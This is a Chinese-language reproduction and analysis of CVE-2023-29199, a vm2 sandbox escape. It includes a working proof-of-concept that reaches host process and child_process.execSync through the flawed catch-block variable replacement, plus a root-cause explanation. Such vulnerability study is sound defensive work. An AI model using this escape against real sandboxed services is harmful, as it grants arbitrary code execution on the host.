# 漏洞详情信息表

* 漏洞名称：vm2 安全漏洞
* CNNVD 编号：CNNVD-202304-1191
* CVE 编号：CVE-2023-29199
* 厂商：个人开发者
* 危害等级：高危
* 漏洞类型：沙箱逃逸漏洞
* 收录时间：2023-04-14 00:00:00
* 更新时间：2023-04-26 00:00:00

vm2 是捷克 Patrik Simek 个人开发者的一个 Node.js 的高级虚拟机/沙盒。以使用列入白名单的 Node 内置模块运行不受信任的代码。 vm2 3.9.15 版本及之前版本存在安全漏洞。攻击者利用该漏洞绕过 handleException()并泄漏未清理的主机异常，在其中主机环境中执行任意代码。

# 系统和软件环境配置详情信息表

* 操作系统：
  + Arch Linux (6.3.3-zen1-1-zen)
* 软件：
  + node v20.2.0
  + yarn v1.22.19
  + vm2 v3.9.15

# 漏洞还原详细步骤

## 1. 新建环境

1. 使用 mkdir CVE-2023-29199 指令新建目录用于测试。
2. 使用 yarn init 创建新的 nodejs 项目。
3. 使用 yarn add vm2@3.9.15 安装带有缺陷的 vm2 版本。

## 2. 编写代码


假设我们将 vm2 当作沙箱来运行任意代码，在披露中我们可以使用如下方式来绕过沙箱而获得整个程序的执行权限。

编辑 index.js 文件如下。

const { VM } = require("vm2");  
const vm = new VM();  
  
const code = `  
aVM2\_INTERNAL\_TMPNAME = {};  
function stack() {  
 new Error().stack;  
 stack();  
}  
try {  
 stack();  
} catch (a$tmpname) {  
 a$tmpname.constructor.constructor('return process')().mainModule  
 .require('child\_process')  
 .execSync('echo "flag is here" > flag');  
}  
`;  
  
console.log(vm.run(code));

## 3. 测试漏洞

使用 node index.js 执行上面的代码之后，就可以发现当前目录下多出现了一个 flag 文件，内容正好是 flag is here。



从上可以看出，我们成功绕过了沙箱的各种限制，拿取到了 shell 的执行权限。

## 4. 漏洞分析

我们尝试理解 vm2 对于 catch 块的转译工作。


首先 vm2 是对于 node 自带模块 vm 的一层包装，旨在提供安全的沙箱环境运行代码。

在代码运行之前，vm2 会利用 acorn 对代码进行适当的解析，通过注入代码等方式代理 nodejs 中的一些危险操作，例如 eval 和 Function 对象等。

但是其中的代码含有一些缺陷。例如在解析 catch 块的时候，vm2 使用了一些预占用变量 $tmpname 作为替代，之后再使用 .replace(/\$tmpname/g, tmpname) 进行统一的替换。




L137 代码的原意是使得 catch 捕获之后的变量经过 handleException 处理之后保证不暴露出 nodejs 的原生函数。但是碍于 L121 中的 $tmpname 原因，需要在最后添加含有容易被注入的全局替换语句。



L189 中的 replace 函数会将所有 $tmpname 都替换为 tmpname 变量（默认值为 VM2\_INTERNAL\_TMPNAME），因此这句注入的语句会被最终展开成如下代码。

aVM2\_INTERNAL\_TMPNAME=VM2\_INTERNAL\_STATE\_DO\_NOT\_USE\_OR\_PROGRAM\_WILL\_FAIL.handleException(aVM2\_INTERNAL\_TMPNAME);

从而有效避免了捕获的 a$tmpname 变量被替换，从而在下文中可以得到一个原生的 InternalError 对象。



通过对这个原生的 InternalError 对象获取 .constructor 可以获取到 function InternalError()，再次通过 .constructor 就可以获取到 function Function() 对象，通过该构造函数传入 "return process" 就可以获取到 nodejs 的 process 对象，从而实现接下来的任意代码执行工作。